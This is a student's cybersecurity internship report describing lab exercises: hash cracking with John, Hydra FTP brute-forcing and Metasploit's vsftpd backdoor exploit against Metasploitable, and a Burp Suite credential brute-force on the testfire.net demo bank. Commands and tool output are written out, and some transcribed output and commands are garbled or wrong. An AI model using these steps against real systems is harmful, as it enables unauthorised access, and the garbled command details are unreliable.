

# **INTERNSHIP ON CYBER SECURITY**

## **Introduction**

The internship is an integral platform for anyone to gain experience in an actual workplace. So, my name is Swathi S and I am from Mangalore, currently am perceiving BE in Computer Science & Engineering at Mangalore Institute of Technology & Engineering, Moodabidri (MITE). I got an opportunity to work as an intern the company named DLithe. Internships are generally thought to be reserved for college students looking to gain experience in a particular field. However, a wide array of people can take benefit from the training internships in order to receive real world experience and develop their skills.

## **About DLithe**

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It has its headquarters in Bengaluru. The main area of focus for this organization has been Embedded Systems, IoT and Full Stack Web development.

DLithe works towards helping students embrace the industry requirements by exposing them to real world scenarios and providing them with the impetus to apply their skills and knowledge to tackle the issues presented.

The Vision of the company is to Build an agile workforce which is competent in “Domain, Technology and Personality” towards readiness of global industry needs.

Their Specialization is in Artificial Intelligence, Blockchain, Cyber Security, Internet of Things, Machine Learning, Embedded Programming, DevOps, Full-stack Development, CAD, Digital Learning Platform, Banking, Insurance, Manufacturing, Retail, C, Java, Microsoft, Python, SMAC, IoT, Manual & Automation Testing, Mainframes, Staff Augmentation, Internship, and Offline & Online trainings among many other fields.

## **About Internship**

### **Summary of internship**

The internship performed at Dlite Consultancy Pvt Ltd consists of work on various fields as per the requirements of the company. The duration of the internship was one month, dated from 06/02/2023 to 06/03/2023 and the official timing was from 10:00am to 4:30pm.

The fields on which the work was assigned comprised of domains related to Computer Science branch. The domain of computer science branch related assignments was carried out for the duration of two weeks. The remaining period of the internship (i.e two weeks) mainly focused on the domain of the Linux application and projects assigned.

In the due course of my internship, I was introduced to Kali Linux, which helps developers with tools needed to build applications for Linux platforms. Basically, I got to know about the Linux Operating System.

I was showed to create, design, and implement cyber-attacks. I got to know about view groups started implementing in building environment, which help us in providing basic interface of the cyber-attacks. Last I started implementing second levels task in setting an attack. Finally, I worked on projects related to cyber-attacks.

## Technical tasks performed

### Group1:

#### 1. Perform password cracking

##### a) Perform password cracking of windows 7 machine

**Step 1:** Download pwdump in windows. Initially we will be creating a text file to store the hash value of the password as hash7.txt

**Step 2:** In the Firefox search for tmpfiles.org. There you get an option to browse the text file i.e hash3.txt. Then upload it.



**Step 3:** Copy the url which you get in tmpfiles.org in windows at kali's Firefox




**Step 4:** Getting super access using the command \$ sudo -s

**Step 5:** Create a text file using nano hash7.txt

**Step 6:** Copy the content that is present in the kali's Firefox.

**Step 7:** Enter the command john hash7.txt, it used to crack the password.





```

kali@kali:~$ john hash7.txt
Using default encoding: UTF-8
Loaded 1 password hashes with no different salts (NT [MDA 256/256 AVX2 0=3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with incremental[ASCIIC]
Press Ctrl-C to abort almost any other key for status
Almost done; Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental[ASCII]

```

## b) Password cracking of metasploit machine using Hydra

**Step 1:** Getting super access using the command **\$ sudo -s**

**Step 2:** Check the IP address of the target (Metasploitable)

**Step 3:** Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information. **nbtscan 192.168.56.0/24**

**Step 4:** Enter the command **nano**, it is a simple terminal-based text editor. There give the command **msfadmin**. nano user

**Step 5:** Again, enter the command **nano pass** for cracking the password. The new text editor will open there enter **msfadmin**

**Step 6:** Enter the command **hydra**, it is a brute force tool that helps penetration testers and ethical hackers crack the password of the network.

**hydra -L user -P pass ftp://192.168.56.102**

```

root@kali:~$ hydra -L user -P pass ftp://192.168.56.102
Hydra v9.4 (c) 2002 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/the-hydra) starting at 2023-03-13 08:55:08
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), -1 try per task
[DATA] attacking ftp://192.168.56.102/22/
[DATA] attack type: password (method: fdict, password: msfadmin)
1 of 1 targets successfully completed: 1 valid password found
Hydra (https://github.com/vanhauser-thc/the-hydra) finished at 2023-03-13 08:55:09

```

## 2. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

**Step 1:** Enter the command burpsuite.

**Step 2:** It directs to another page set next and click start setup

**Step 3:** Then you will be having another window there just turn on the intercept.

**Step 4:** Enter testfire.net in firefox you will get a webpage there is sign in option Just in using the random username and password. Then just turn on the burp in the settings of the Firefox.

**Step 5:** As soon as you sign in in to the website the information will get in the intercept.

Copy the login details and send it to the intruder.

**Step 6:** In intruder select the login details and just click o clear. Then whatever the username and password option which available over there just select and click on add.

**Step 7:** Next select the type of attack i.e cluster bomb attack.

**Step 8:** Now set the payload select payload set to 2 and payload type to simple list.

Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password.

The screenshot displays two windows side-by-side. On the left is a terminal window with a dark background. It shows a root shell session on a Kali Linux system. The user has run the command `# burpsuite`. The terminal output also includes a warning about Java version and a note about Burp's compatibility with the platform. On the right is the Burp Suite application window. The title bar reads "Burp Suite Community Edition v2022.9.6 - Temporary Project". The menu bar includes File, Actions, Edit, View, and Help. The main navigation bar at the top of the application has tabs for Burp, Project, Intruder, Repeater, Window, and Help. The "Proxy" tab is currently selected and highlighted in red. Below the tabs is a toolbar with buttons for Forward, Drop, Intercept is on (which is active and highlighted in blue), Action, and Open Browser. The central area of the application is mostly empty, showing a small Burp logo icon. At the bottom of the application window, there is a message: "Intercept is on" followed by a descriptive text: "Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server." There are also "Learn more" and "Open browser" buttons at the bottom.

Screenshot of the Altoro Mutual website homepage. The page features a green header bar with links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. On the right side of the header, there are links for Sign In, Contact Us, Feedback, and Search, along with a "DEMO SITE ONLY" button.

The main content area has three main sections: PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. The PERSONAL section contains links for Deposit Products, Checking, Loan Products, ATM, Mortgages, Investments & Insurance, and Retirement. The SMALL BUSINESS section contains links for Deposit Products, Leasing Services, ATM, Mortgages, Business Credit Cards, and Business Solutions. The INSIDE ALTORO MUTUAL section contains links for About Us, Contact Us, About Us, Investor Relations, Data Room, Careers, and Sustained.

Below the main content, there is a sidebar with links for Online Banking Login, PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. A note at the bottom states: "The Altoro2 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided 'as is' without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/websphere/appserver/v80/index.html>".

Screenshot of the Altoro Mutual website homepage, showing the "Online Banking Login" page. The URL is http://testfire.net/. The page includes fields for Username (set to "sean") and Password (set to "\*\*\*\*\*"), and a "Login" button. The sidebar and other sections of the website are visible above this login form.

Below the login form, the "Burp Suite" interface is shown. The "Proxy" tab is selected, displaying a request to "http://testfire.net:80 [65.61.137.117]". The request details show a POST /dLogin HTTP/1.1 with various headers and a content length of 39. The "Selected text" in the Inspector panel shows the URL-encoded payload: "uid=admin1&passw=passss&btnSubmit=Login". The "Decoded from" field shows the raw payload: "uid=admin1&passw=passss&btnSubmit=Login".

Screenshot of the Burp Suite "Proxy" tab, showing the same request and payload as the previous screenshot. The "Attack type" is set to "Sniper". The "Payload Positions" section indicates where payloads will be inserted into the target request. The "Target" field is set to "http://testfire.net". The "Update Host header to match target" checkbox is checked. Buttons for "Add \$", "Clear \$", "Auto \$", and "Refresh" are visible.

**Attack type:** Sniper

**Sniper**  
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

**Payload P**

**Battering ram**  
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

**Pitchfork**  
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

**Cluster bomb**  
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

**Accept**

**Start attack**

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

**Payload set:** 2    **Payload count:** 4  
**Payload type:** Simple list    **Request count:** 16

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	password
Remove	sfghj
Clear	255hk
Deduplicate	
Add	
Add from list ... [Pro version only]	

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit		
Remove		
Up		
Down		

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: \>?+&^#

**2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file**

**Attack** **Save** **Columns**

**Results** **Positions** **Payloads** **Resource Pool** **Options**

**Filter:** Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			145	
1	admin	admin	302			296	
2	password	admin	302			145	
3	akll	admin	302			145	
4	euiiiilm	admin	302			145	
5	admin	password	302			145	
6	password	password	302			145	
7	akll	password	302			145	
8	euiiiilm	password	302			145	
9	admin	sfghj	302			145	
10	password	sfghj	302			145	
11	akll	sfghj	302			145	
12	euiiiilm	sfghj	302			145	

### 3. Perform Exploiting Metasploit

#### a) Exploiting Metasploit using FTP

**Step 1:** Getting super access using the command `$ sudo -s`

**Step 2:** Enter the command `nmap -sV` followed by the target IP, nmap is a utility for network exploration security auditing and `-sV` for the system versions. **nmap -sV 192.168.56.102**

**Step 3:** Enter msfconsole, it is used to provide a command line interface to access and work with the Metasploit framework

## Step 4: Enter the command **search vstpd**

Step 5: Enter the command **exploit/unix/ftp/vstpd\_234\_backdoor** which is available from step 4

```
use exploit/unix/ftp/vstpd_234_backdoor
```

Step 6: Payload is not configured. Just enter **show options**

Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, **set RHOSTS 192.168.56.102**

Step 8: We use **show options** in-order to check whether the RHOSTS has been updated or not.

Step 9: Enter the command **show payloads**

Step 10: We must set the payload as **set payloads 192.168.56.102**

Step 11: Enter the command **exploit**


```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
[4 sudo -]
[sudo] password for kali:
[root@kali:~]/home/kali
# ./fcrackme
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 ::1/128 brd :: scopeid 0x10<link>
loop lo: flags=7344LOOPBACK,NOFORWDIGIT,BROADCAST mtu 16 bytes 0 scopeid 0x10<link>
other 00:00:27:b1:9d:4b brd ff:ff:ff:ff:ff:ff link-layer [ether] RX packets 3808 bytes 319133 (2.9 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3276 bytes 339036 (331.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=7344LOOPBACK,RUNNING mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1/128 brd :: scopeid 0x10<link>
loop loq: flags=7344LOOPBACK,NOFORWDIGIT,BROADCAST mtu 16 bytes 0 scopeid 0x10<link>
other 00:00:27:b1:9d:4b brd ff:ff:ff:ff:ff:ff link-layer [ether] RX packets 3808 bytes 319133 (2.9 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3276 bytes 339036 (331.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@kali:~]/home/kali
# nmap -sV 192.168.56.0/24
Using NBT scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-QLOCGVIV <server> <unknown> 00:00:27:00:00:00
192.168.56.102 METASPLOITABLE <server> METASPOLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[root@kali:~]/home/kali
# nmap -v 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 07:59 EDT
nmap: Using the --script parameter to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers.
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
Not shown: 9 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  Ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD rlogin/rsh
Service Info: Hosts: Metasploitable,localhost,irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
[root@kali:~]/home/kali
# msfconsole
```


```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
2221/tcp open  Ftp      ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-ubuntu5
3389/tcp open  vnc     TightVNC Viewer 3.3.7
5900/tcp open  vnc     VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6009/tcp open  vnc     TightVNC Viewer 3.3.7
8080/tcp open  http    Apache Tomcat/7.0.50
8089/tcp open  http    Apache Tomcat/7.0.50
MAC Address: 00:0C:29:1A:6A:25 (Oracle VirtualBox Virtual NIC)
Service Info: Hosts: Metasploitable,localhost,irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
[root@kali:~]/home/kali
# msfconsole
```

The terminal shows the Metasploit framework interface. The user is in the msfconsole session and has run the command "use exploit/unix/ftp/vstpd\_234\_backdoor". The prompt now shows "msf6 >". The user has also run "search vstpd" and "show payloads", setting the payload to "192.168.56.102". The user is currently in the msf6 console, as indicated by the prompt.



The screenshot shows the Metasploit Framework's msfconsole interface. The user has selected the exploit module `msf6 exploit(ftp/vsftpd\_234\_backdoor)`. They have set the target host to 192.168.56.102 and chosen the payload `payload/cmd/unix.interact`. The exploit target is set to 'Automatic'. The terminal shows the configuration steps and the current state of the exploit setup.

The screenshot shows the Metasploit Framework's msfconsole interface again. This time, the user has run the command `show payloads` to view a list of compatible payloads. The list includes various options like `payload/cash/cash\_interact` and `payload/cmd/unix.interact`. The exploit target is set to 'Automatic'.

## b) Exploiting Metasploit using SMTP

**Step 1:** Getting super access using the command **\$ sudo -s**

**Step 2:** Check the IP address of the target (Metasploitable)

**Step 3:** Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information. **nbtscan 192.168.56.0/24**

**Step 4:** Enter the command **nmap -sV** followed by the target IP, nmap is a utility for network exploration security auditing and **-sV** for the system versions. **nmap -sV 192.168.56.102**

**Step 5:** Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metasploit framework.

**Step 6:** In the msfconsole itself give the command **use auxiliary/scanner/smtp/smtp\_enum**

**Step 7:** Enter the command the show options.

**Step 8:** Next we must set the rhosts so enter the command as **set rhosts 192.168.56.102**

**Step 9:** Enter the command **exploit**.

